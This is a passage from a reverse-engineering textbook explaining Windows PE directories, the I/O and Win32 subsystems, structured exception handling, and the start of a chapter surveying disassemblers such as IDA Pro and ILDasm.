


Figure 3.4 The dynamic linking process and how modules can be interconnected using their import and export tables.

Table 3.1 lists the common directories and provides a brief explanation on each one.

Table 3.1 The Optional Directories in the Portable Executable File Format.

NAME	DESCRIPTION	ASSOCIATED DATA STRUCTURE
Export Table	Lists the names and RVAs of all exported functions in the current module.	IMAGE_EXPORT_ DIRECTORY
Import Table	Lists the names of module and functions that are imported from the current module. For each function, the list contains a name string (or an ordinal) and an RVA that points to the current function's import address table entry. This is the entry that receives the actual pointer to the imported function in runtime, when the module is loaded.	IMAGE_IMPORT_ DESCRIPTOR
Resource Table	Points to the executable's resource directory. A resource directory is a static definition or various user-interface elements such as strings, dialog box layouts, and menus.	IMAGE_RESOURCE_ DIRECTORY
Base Relocation Table	Contains a list of addresses within the module that must be recalculated in case the module gets loaded in any address other than the one it was built for.	IMAGE_BASE_ RELOCATION
Debugging Information	Contains debugging information for the executable. This is usually presented in the form of a link to an external symbol file that contains the actual debugging information.	IMAGE_DEBUG_ DIRECTORY
Thread Local Storage Table	Points to a special thread-local section in the executable that can contain thread-local variables. This functionality is managed by the loader when the executable is loaded.	IMAGE_TLS_ DIRECTORY

(continued)

Table 3.1 *(continued)*

NAME	DESCRIPTION	ASSOCIATED DATA STRUCTURE
Load Configuration Table	Contains a variety of image configuration elements, such as a special LOCK prefix table (which can modify an image in load time to accommodate for uniprocessor or multiprocessor systems). This table also contains information for a special security feature that lists the legitimate exception handlers in the module (to prevent malicious code from installing an illegal exception handler).	IMAGE_LOAD_ CONFIG_ DIRECTORY
Bound Import Table	Contains an additional import-related table that contains information on *bound* import entries. A bound import means that the importing executable contains actual addresses into the exporting module. This directory is used for confirming that such addresses are still valid.	IMAGE_BOUND_ IMPORT_ DESCRIPTOR
Import Address Table (IAT)	Contains a list of entries for each function imported from the current module. These entries are initialized in load time to the actual addresses of the imported functions.	A list of 32-bit pointers
Delay Import Descriptor	Contains special information that can be used for implementing a delayed-load importing mechanism whereby an imported function is only resolved when it is first called. This mechanism is not supported by the operating system and is implemented by the C runtime library.	`ImgDelayDescr`

Input and Output

I/O can be relevant to reversing because tracing a program's communications with the outside world is much easier than doing code-level reversing, and can at times be almost as informative. In fact, some reversing sessions never reach the code-level reversing phase—by simply monitoring a program's I/O we can often answer every question we have regarding our target program.

The following sections provide a brief introduction to the various I/O channels implemented in Windows. These channels can be roughly divided into two layers: the low-level layer is the I/O system which is responsible for communicating with the hardware, and so on. The higher-level layer is the Win32 subsystem, which is responsible for implementing the GUI and for processing user input.

The I/O System

The I/O system is a combination of kernel components that manage the device drivers running in the system and the communication between applications and device drivers. Device drivers register with the I/O system, which enables applications to communicate with them and make generic or device-specific requests from the device. Generic requests include basic tasks such having a file system read or writing to a file. The I/O system is responsible for relaying such request from the application to the device driver responsible for performing the operation.

The I/O system is layered, which means that for each device there can be multiple device drivers that are stacked on top of each other. This enables the creation of a generic file system driver that doesn't care about the specific storage device that is used. In the same way it is possible to create generic storage drivers that don't care about the specific file system driver that will be used to manage the data on the device. The I/O system will take care of connecting the two components together, and because they use well-defined I/O System interfaces, they will be able to coexist without special modifications.

This layered architecture also makes it relatively easy to add *filter drivers*, which are additional layers that monitor or modify the communications between drivers and the applications or between two drivers. Thus it is possible to create generic data processing drivers that perform some kind of processing on every file before it is sent to the file system (think of a transparent file-compression or file-encryption driver).

The I/O system is interesting to us as reversers because we often monitor it to extract information regarding our target program. This is usually done by tools that insert special filtering code into the device hierarchy and start monitoring the flow of data. The device being monitored can represent any kind of

I/O element such as a network interface, a high-level networking protocol, a file system, or a physical storage device.

Of course, the *position* in which a filter resides on the I/O stack makes a very big difference, because it affects the type of data that the filtering component is going to receive. For example, if a filtering component resides above a high-level networking protocol component (such as TCP for example), it will see the high-level packets being sent and received by applications, without the various low-level TCP, IP, or Ethernet packet headers. On the other hand, if that filter resides at the network interface level, it will receive low-level networking protocol headers such as TCP, IP, and so on.

The same concept applies to any kind of I/O channel, and the choice of where to place a filter driver really depends on what information we're looking to extract. In most cases, we will not be directly making these choices for ourselves—we'll simply need to choose the right tool that monitors things at the level that's right for our needs.

The Win32 Subsystem

The Win32 subsystem is the component responsible for every aspect of the Windows user interface. This starts with the low-level graphics engine, the *graphics device interface* (GDI), and ends with the USER component, which is responsible for higher-level GUI constructs such as windows and menus, and for processing user input.

The inner workings of the Win32 subsystem is probably the least-documented area in Windows, yet I think it's important to have a general understanding of how it works because it is the gateway to all user-interface in Windows. First of all, it's important to realize that the components considered the Win32 subsystem are not responsible for the entire Win32 API, only for the USER and GDI portions of it. As described earlier, the `BASE` API exported from `KERNEL32.DLL` is implemented using direct calls into the native API, and has really nothing to do with the Win32 subsystem.

The Win32 subsystem is implemented inside the `WIN32K.SYS` kernel component and is controlled by the `USER32.DLL` and `GDI32.DLL` user components. Communications between the user-mode DLLs and the kernel component is performed using conventional system calls (the same mechanism used throughout the system for calling into the kernel).

It can be helpful for reversers to become familiar with USER and GDI and with the general architecture of the Win32 subsystem because practically all user-interaction flows through them. Suppose, for example, that you're trying to find the code in a program that displays a certain window, or the code that processes a certain user event. The key is to know how to track the flow of such events inside the Win32 subsystem. From there it becomes easy to find the program code that's responsible for receiving or generating such events.

Object Management

Because USER and GDI are both old components that were ported from ancient versions of Windows, they don't use the kernel object manager discussed earlier. Instead they each use their own little object manager mechanism. Both USER and GDI maintain object tables that are quite similar in layout. Handles to Win32 objects such as windows and device contexts are essentially indexes into these object tables. The tables are stored and managed in kernel memory, but are also mapped into each process's address space for read-only access from user mode.

Because the USER and GDI handle tables are global, and because handles are just indexes into those tables, it is obvious that unlike kernel object handles, both USER and GDI handles are global—if more than one process needs to access the same objects, they all share the same handles. In reality, the Win32 subsystem doesn't always allow more than one process to access the same objects; the specific behavior object type.

Structured Exception Handling

An *exception* is a special condition in a program that makes it immediately jump to a special function called an *exception handler*. The exception handler then decides how to deal with the exception and can either correct the problem and make the program continue from the same code position or resume execution from another position. An exception handler can also decide to terminate the program if the exception cannot be resolved.

There are two basic types of exceptions: *hardware exceptions* and *software exceptions*. Hardware exceptions are exceptions generated by the processor, for example when a program accesses an invalid memory page (a page fault) or when a division by zero occurs. A software exception is generated when a program explicitly generates an exception in order to report an error. In C++ for example, an exception can be raised using the `throw` keyword, which is a commonly used technique for propagating error conditions (as an alternative to returning error codes in function return values). In Windows, the `throw` keyword is implemented using the `RaiseException` Win32 API, which goes down into the kernel and follows a similar code path as a hardware exception, eventually returning to user mode to notify the program of the exception.

Structured exception handling means that the operating system provides mechanisms for "distributing" exceptions to applications in an organized manner. Each thread is assigned an *exception-handler list*, which is a list of routines that can deal with exceptions when they occur. When an exception occurs, the operating system calls each of the registered handlers and the handlers can decide whether they would like to handle the exception or whether the system should keep on looking.

The exception handler list is stored in the *thread information block* (TIB) data structure, which is available from user mode and contains the following fields:

```
_NT_TIB:
   +0x000 ExceptionList     : 0x0012fecc
   +0x004 StackBase         : 0x00130000
   +0x008 StackLimit        : 0x0012e000
   +0x00c SubSystemTib      : (null)
   +0x010 FiberData         : 0x00001e00
   +0x010 Version           : 0x1e00
   +0x014 ArbitraryUserPointer : (null)
   +0x018 Self              : 0x7ffde000
```

The TIB is stored in a regular private-allocation user-mode memory. We already know that a single process can have multiple threads, but all threads see the same memory; they all share the same address space. This means that each process can have multiple TIB data structures. How does a thread find its own TIB in runtime? On IA-32 processors, Windows uses the FS segment register as a pointer to the currently active thread-specific data structures. The current thread's TIB is always available at `FS:[0]`.

The `ExceptionList` member is the one of interest; it is the head of the current thread's exception handler list. When an exception is generated, the processor calls the registered handler from the IDT. Let's take a page-fault exception as an example. When an invalid memory address is accessed (an invalid memory address is one that doesn't have a valid page-table entry), the processor generates a page-fault interrupt (interrupt #14), and invokes the interrupt handler from entry 14 at the IDT. In Windows, this entry usually points to the `KiTrap0E` function in the Windows kernel. `KiTrap0E` decides which type of page fault has occurred and dispatches it properly. For user-mode page faults that aren't resolved by the memory manager (such as faults caused by an application accessing an invalid memory address), Windows calls into a user-mode exception dispatcher routine called `KiUserExceptionDispatcher` in `NTDLL.DLL`. `KiUserExceptionDispatcher` calls into `RtlDispatchException`, which is responsible for going through the linked list at `ExceptionList` and looking for an exception handler that can deal with the exception. The linked list is essentially a chain of `_EXCEPTION_REGISTRATION_RECORD` data structures, which are defined as follows:

```
_EXCEPTION_REGISTRATION_RECORD:
   +0x000 Next              : Ptr32 _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler           : Ptr32
```

A bare-bones exception handler set up sequence looks something like this:

```
00411F8A  push        ExceptionHandler
00411F8F  mov         eax,dword ptr fs:[00000000h]
00411F95  push        eax
00411F96  mov         dword ptr fs:[0],esp
```

This sequence simply adds an `_EXCEPTION_REGISTRATION_RECORD` entry into the current thread's exception handler list. The items are stored on the stack.

In real-life you will rarely run into simple exception handler setup sequences such as the one just shown. That's because compilers typically augment the operating system's mechanism in order to provide support for nested exception-handling blocks and for multiple blocks within the same function. In the Microsoft compilers, this is done by routing exception to the `_except_handler3` exception handler, which then calls the correct exception filter and exception handler based on the current function's layout. To implement this functionality, the compiler manages additional data structures that manage the hierarchy of exception handlers within a single function. The following is a typical Microsoft C/C++ compiler SEH installation sequence:

```
00411F83  push        0FFFFFFFFh
00411F85  push        425090h
00411F8A  push        offset @ILT+420(__except_handler3) (4111A9h)
00411F8F  mov         eax,dword ptr fs:[00000000h]
00411F95  push        eax
00411F96  mov         dword ptr fs:[0],esp
```

As you can see, the compiler has extended the `_EXCEPTION_REGISTRATION_RECORD` data structure and has added two new members. These members will be used by `_except_handler3` to determine which handler should be called.

Beyond the frame-based exception handlers, recent versions of the operating system also support a vector of exception handlers, which is a linear list of handlers that are called for every exception, regardless which code generated it. Vectored exception handlers are installed using the Win32 API `AddVectoredExceptionHandler`.

Conclusion

This concludes our (extremely brief) journey through the architecture and internals of the Windows operating system. This chapter provides the very basics that every reverser must know about the operating system he or she is using.

The bottom line is that knowledge of operating systems can be useful to reversers at many different levels. First of all, understanding the system's executable file format is crucial, because executable headers often pack quite a few hints regarding programs and their architectures. Additionally, having a basic understanding of how the system communicates with the outside world is helpful for effectively observing and monitoring applications using the various system monitoring tools. Finally, understanding the basic APIs offered by the operating system can be helpful in deciphering programs. Imagine an application making a sequence of system API calls. The application is essentially talking to the operating system, and the API is the language; if you understand the basics of the API in question, you can tune in to that conversation and find out what the application is saying. . . .

FURTHER READING

If you'd like to proceed to develop a better understanding of operating systems, check out *Operating System, Design and Implementation* by Andrew S. Tanenbaum and Albert S. Woodhull [Tanenbaum2] Andrew S. Tanenbaum, Albert S. Woodhull, Operating Systems: Design and Implementation, Second Edition, Prentice Hall, 1997 for a generic study of operating systems concepts. For highly detailed information on the architecture of NT-based Windows operating systems, see *Microsoft Windows Internals, Fourth Edition: Microsoft Windows Server 2003, Windows XP, and Windows 2000* by Mark E. Russinovich and David A. Solomon [Russinovich]. That book is undoubtedly *the* authoritative guide on the Windows architecture and internals.

CHAPTER 4

Reversing Tools

Reversing is impossible without the right tools. There are hundreds of different software tools available out there that can be used for reversing, some freeware and others costing thousands of dollars. Understanding the differences between these tools and choosing the right ones is critical.

There are no all-in-one reversing tools available (at least not at the time of writing). This means that you need to create your own little toolkit that will include every type of tool that you might possibly need. This chapter describes the different types of tools that are available and makes recommendations for the best products in each category. Some of these products are provided free-of-charge by their developers, while others are quite expensive.

We will be looking at a variety of different types of tools, starting with basic reversing tools such as disassemblers and low-level debuggers, and proceeding to decompilers and a variety of system-monitoring tools. Finally, we will discuss some executable patching and dumping tools that can often be helpful in the reversing process.

It is up to you to decide whether your reversing projects justify spending several hundreds of U.S. dollars on software. Generally, I'd say that it's possible to start reversing without spending a dime on software, but some of these commercial products will certainly make your life easier.

Different Reversing Approaches

There are many different approaches for reversing and choosing the right one depends on the target program, the platform on which it runs and on which it was developed, and what kind of information you're looking to extract. Generally speaking, there are two fundamental reversing methodologies: *offline analysis* and *live analysis*.

Offline Code Analysis (Dead-Listing)

Offline analysis of code means that you take a binary executable and use a disassembler or a decompiler to convert it into a human-readable form. Reversing is then performed by manually reading and analyzing parts of that output. Offline code analysis is a powerful approach because it provides a good outline of the program and makes it easy to search for specific functions that are of interest.

The downside of offline code analysis is usually that a better understanding of the code is required (compared to live analysis) because you can't see the data that the program deals with and how it flows. You must guess what type of data the code deals with and how it flows based on the code. Offline analysis is typically a more advanced approach to reversing.

There are some cases (particularly cracking-related) where offline code analysis is not possible. This typically happens when programs are "packed," so that the code is encrypted or compressed and is only unpacked in runtime. In such cases only live code analysis is possible.

Live Code Analysis

Live Analysis involves the same conversion of code into a human-readable form, but here you don't just statically read the converted code but instead run it in a debugger and observe its behavior on a live system. This provides far more information because you can observe the program's internal data and how it affects the flow of the code. You can see what individual variables contain and what happens when the program reads or modifies that data. Generally, I'd say that live analysis is the better approach for beginners because it provides a lot more data to work with. For tools that can be used for live code analysis, please refer to the section on debuggers, later in this chapter.

Disassemblers

The disassembler is one of the most important reversing tools. Basically, a disassembler decodes binary machine code (which is just a stream of numbers)

into a readable assembly language text. This process is somewhat similar to what takes place within a CPU while a program is running. The difference is that instead of actually performing the tasks specified by the code (as is done by a processor), the disassembler merely decodes each instruction and creates a textual representation for it.

Needless to say, the specific instruction encoding format and the resulting textual representation are entirely platform-specific. Each platform supports a different instruction set and has a different set of registers. Therefore a disassembler is also platform-specific (though there are disassemblers that contain specific support for more than one platform).

Figure 4.1 demonstrates how a disassembler converts a sequence of IA-32 opcode bytes into human-readable assembly language. The process typically starts with the disassembler looking up the opcode in a translation table that contains the textual name of each instructions (in this case the opcode is `8B` and the instruction is `MOV`) along with their formats. IA-32 instructions are like functions, meaning that each instruction takes a different set of "parameters" (usually called operands). The disassembler then proceeds to analyze exactly which operands are used in this particular instruction.

DISTINGUISHING CODE FROM DATA

It might not sound like a serious problem, but it is often a significant challenge to teach a disassembler to distinguish code from data. Executable images typically have `.text` sections that are dedicated to code, but it turns out that for performance reasons, compilers often insert certain chunks of data into the code section. In order to properly distinguish code from data, disassemblers must use *recursive traversal* instead of the conventional *linear sweep*
Benjamin Schwarz, Saumya Debray, and Gregory Andrews. *Disassembly of Executable Code Revisited*. Proceedings of the Ninth Working Conference on Reverse Engineering, 2002. [Schwarz]. Briefly, the difference between the two is that recursive traversal actually follows the flow of the code, so that an address is disassembled only if it is reachable from the code disassembled earlier. A linear sweep simply goes instruction by instruction, which means that any data in the middle of the code could potentially confuse the disassembler.

The most common example of such data is the jump table sometimes used by compilers for implementing `switch` blocks. When a disassembler reaches such an instruction, it must employ some heuristics and loop through the jump table in order to determine which instruction to disassemble next. One problematic aspect of dealing with these tables is that it's difficult to determine their exact length. Significant research has been done on algorithms for accurately distinguishing code from data in disassemblers, including [Cifuentes1] and [Schwarz].




Figure 4.1 Translating an IA-32 instruction from machine code into human-readable assembly language.

IDA Pro

IDA (Interactive Disassembler) by DataRescue (`www.datarescue.com`) is an extremely powerful disassembler that supports a variety of processor architectures, including IA-32, IA-64 (Itanium), AMD64, and many others. IDA also supports a variety of executable file formats, such as PE (Portable Executable, used in Windows), ELF (Executable and Linking Format, used in Linux), and even XBE, which is used on Microsoft's Xbox. IDA is not cheap at $399 for the

Standard edition (the Advanced edition is currently $795 and includes support for a larger number of processor architectures), but it's definitely worth it if you're going to be doing a significant amount of reversing on large programs. At the time of writing, DataRescue was offering a free time-limited trial version of IDA. If you're serious about reversing, I'd highly recommend that you give IDA a try—it is one of the best tools available. Figure 4.2 shows a typical IDA Pro screen.

Feature wise, here's the ground rule: Any feature you can think of that is possible to implement is probably already implemented in IDA. IDA is a remarkably flexible product, providing highly detailed disassembly, along with a plethora of side features that assist you with your reversing tasks.

IDA is capable of producing powerful flowcharts for a given function. These are essentially logical graphs that show chunks of disassembled code and provide a visual representation of how each conditional jump in the code affects the function's flow. Each box represents a code snippet or a stage in the function's flow. The boxes are connected by arrows that show the flow of the code based on whether the conditional jump is satisfied or not. Figure 4.3 shows an IDA-generated function flowchart.




Figure 4.2 A typical IDA Pro screen, showing code disassembly, a function list, and a string list.




Figure 4.3 An IDA-generated function flowchart.

IDA can produce interfunction charts that show you which functions call into a certain API or internal function. Figure 4.4 shows a call graph that visually illustrates the flow of code within a part of the loaded program (the complete graph was just too large to fit into the page). The graph shows internal subroutines and illustrates the links between every one of those subroutines. The arrows coming out of each subroutine represents function calls made from that subroutine. Arrows that point *to* a subroutine show you who in the program calls that subroutine. The graph also illustrates the use of external APIs in the same manner—some of the boxes are lighter colored and have API names on them, and you can use the connecting arrows to determine who in the program is calling those APIs. You even get a brief textual description of some of the APIs!

IDA also has a variety of little features that make it very convenient to use, such as the highlighting of all instances of the currently selected operand. For example, if you click the word `EAX` in an instruction, all references to `EAX` in the current page of disassembled code will be highlighted. This makes it much easier to read disassembled listings and gain an understanding of how data flows within the code.




Figure 4.4 An IDA-generated intrafunction flowchart that shows how a program's internal subroutines are connected to one another and which APIs are called by which subroutine.

ILDasm

ILDasm is a disassembler for the Microsoft Intermediate Language (MSIL), which is the low-level assembly language—like language used in .NET programs. It is listed here because this book also discusses .NET reversing, and ILDasm is a fundamental tool for .NET reversing.

Figure 4.5 shows a common ILDasm view. On the left is ILDasm's view of the current program's classes and their internal members. On the right is a disassembled listing for one of the functions. Of course the assembly language is different from the IA-32 assembly language that's been described so far—it is MSIL. This language will be described in detail in Chapter 12. One thing to notice is the rather cryptic function and class names shown by ILDasm. That's because the program being disassembled has been obfuscated by PreEmptive Solutions' DotFuscator.

